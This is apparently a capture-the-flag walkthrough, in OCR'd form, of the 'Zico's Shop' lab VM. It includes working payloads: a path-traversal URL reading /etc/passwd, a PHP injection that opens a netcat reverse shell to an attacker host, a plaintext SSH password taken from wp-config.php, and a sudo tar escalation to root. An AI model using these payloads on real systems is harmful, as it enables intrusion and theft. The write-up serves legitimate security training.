
IP da máquina: 192.168.56.136 // MAC: 08:00:27:98:69:CA

sudo nmap -sV -O -sC -p- -Pn -sN -vvv 192.168.56.136


```
22/tcp    open  ssh     tcp-response OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 68:60:de:c2:2b:c6:16:d8:5b:88:be:e3:cc:a1:25:75 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAJwR6q4VerUDe7bLXRL6ZPTXj5FY66he+WWlRSoQppwDLqrTG73Pa9qUHMDFb1LXN1qgg
0p0lyfqvm8ZeN+98rbT0JW6+Wqa7v0K+N82xf87fVkJcXAuU/A8OGR9eVMZmWsIOpabZexd5CHYgLO3k4YpPSdxc6S4zJcOGwXV
nmGHAAAAFQDHjsPg0rmkbquTJRdlEZBVJe9+3QAAAIBjYIAiGvKhmJfzDjVfzlxRD1ET7ZhSoMDxU0KadwXQP1uBdlYVEteJQpU
TEsA+7kFH7xhtZ/zbK2afEFHriAphTJmz8GqkIR5CJXh3dZspdk2MHCgxkXl5G/iVPLR9UShN+nsAVxfm0gffCqbqZu3Ridt3Jw
TXQbiDfXO/a6T/eQAAAIEAlsW/i/dUuFbRVO2zaAKwL/CFWT19Al7+njszC5FCJ2deggmF/NIKJUbJwkRZkwL4PY1HYj2xqn7Im
hPSyvdCd+IFdw73Pndnjv0luDc8i/a4JUEfna4rzXt1Y5c24J1pEoKA05VicyCBD2z6TodRJEVEFSsa1s8s2p9x6LxwsDw=
|   2048 50:db:75:ba:11:2f:43:c9:ab:14:40:6d:7f:a1:ee:e3 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDZt46W9slSN3Y6D2f931rijUPCEewhQWmBfGhybuF4qLftfJMuyFcREZkG6
UretVI8ZnQn/OMDgbf2DYMzKsRLnz7W5cGy1Mt1pWoG0iCgi2xHzLqOqPYo4mP9/hdZT6pANXapETT55yx8sHAYLAa9NK5Dtyv+
QNQ2dUUb1wUTCqgYffLVDgoHvNNDwCwB6biJf6uopqfg2KXvAzcqSa6oaRChJOXjFlM08HebMwkMSzrOXjWbXhFsONy5JuDf3Wz
tCtLMsFrVRHTdDwTh7uL2UQ8Qcky+kP6Wd7G8NlW5RxubYIFpAM0u2SsQIjYOxz+eOfQ8GE3WjvaIBqX05gat
|   256 11:5d:55:29:8a:77:d8:08:b4:00:9b:a3:61:93:fe:e5 (ECDSA)
|_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFxsiWE3WImfJcjiWS5asOVoM
sn+0gFLU5AgPNs2ATokB7kw00IsB0YGrqClwYNauRRddkYMsi0icJSR60mYNSo=
80/tcp    open  http    tcp-response Apache httpd 2.2.22 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Zico's Shop
```

```
111/tcp   open  rpcbind tcp-response 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          34701/udp   status
|   100024  1          47193/udp6  status
|   100024  1          48083/tcp   status
|_  100024  1          48905/tcp6  status
48083/tcp open  status  tcp-response 1 (RPC #100024)
MAC Address: 08:00:27:98:69:CA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.5
```


http://192.168.56.136/



http://192.168.56.136/view.php?page=tools.html



http://192.168.56.136/view.php?page=../../../../../../../../../../etc/passwd




ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.136/FUZZ


```
.hta                    [Status: 403, Size: 286, Words: 21, Lines: 11]
.htaccess               [Status: 403, Size: 291, Words: 21, Lines: 11]
cgi-bin/                [Status: 403, Size: 290, Words: 21, Lines: 11]
index.html              [Status: 200, Size: 7970, Words: 2382, Lines: 184]
index                   [Status: 200, Size: 7970, Words: 2382, Lines: 184]
img                     [Status: 301, Size: 314, Words: 20, Lines: 10]
tools                   [Status: 200, Size: 8355, Words: 3291, Lines: 186]
view                    [Status: 200, Size: 0, Words: 1, Lines: 1]
css                     [Status: 301, Size: 314, Words: 20, Lines: 10]
js                      [Status: 301, Size: 313, Words: 20, Lines: 10]
vendor                  [Status: 301, Size: 317, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 291, Words: 21, Lines: 11]
package                 [Status: 200, Size: 789, Words: 112, Lines: 30]
LICENSE                 [Status: 200, Size: 1094, Words: 156, Lines: 22]
less                    [Status: 301, Size: 315, Words: 20, Lines: 10]
                        [Status: 200, Size: 7970, Words: 2382, Lines: 184]
server-status           [Status: 403, Size: 295, Words: 21, Lines: 11]
dbadmin                 [Status: 301, Size: 318, Words: 20, Lines: 10]
```

http://192.168.56.136/dbadmin/


http://192.168.56.136/dbadmin/test_db.php


admin






https://www.exploit-db.com/exploits/24044







msfvenom -p cmd/unix/reverse_netcat lhost=192.168.56.114 lport=443 -f raw




<?php exec("mkfifo /tmp/vbtevk; nc 192.168.56.114 443 0</tmp/vbtevk | /bin/sh >/tmp/vbtevk 2>&1; rm /tmp/vbtevk"); ?>





http://192.168.56.136/view.php?page=../../../../../../../../../../../usr/databases/teste.php


sudo nc -nlvp 443



cd /home/zico

cd wordpress

cat wp-config.php



ssh zico@192.168.56.136

sWfCsfJSPV9H3AmQzw8

```
┌─[✗]─[headcrusher@parrot]─[~]
└──╼ $ssh zico@192.168.56.136
The authenticity of host '192.168.56.136 (192.168.56.136)' can't be established.
ECDSA key fingerprint is SHA256:+zgKqxyYlTBxVO0xtTVGBokreS9Zr71wQGvnG/k2igw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.136' (ECDSA) to the list of known hosts.
zico@192.168.56.136's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

zico@zico:~$
```

sudo -l

```
zico@zico:~$ sudo -l
Matching Defaults entries for zico on this host:
    env_reset, exempt_group=admin,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User zico may run the following commands on this host:
    (root) NOPASSWD: /bin/tar
    (root) NOPASSWD: /usr/bin/zip
```

https://gtfobins.github.io/gtfobins/tar/

sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh

```
zico@zico:~$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# id
uid=0(root) gid=0(root) groups=0(root)
# uname -a
Linux zico 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/Li
nux
```

cat /root/flag.txt

```
# cat flag.txt
#
#
#
# ROOOOT!
# You did it! Congratz!
#
# Hope you enjoyed!
```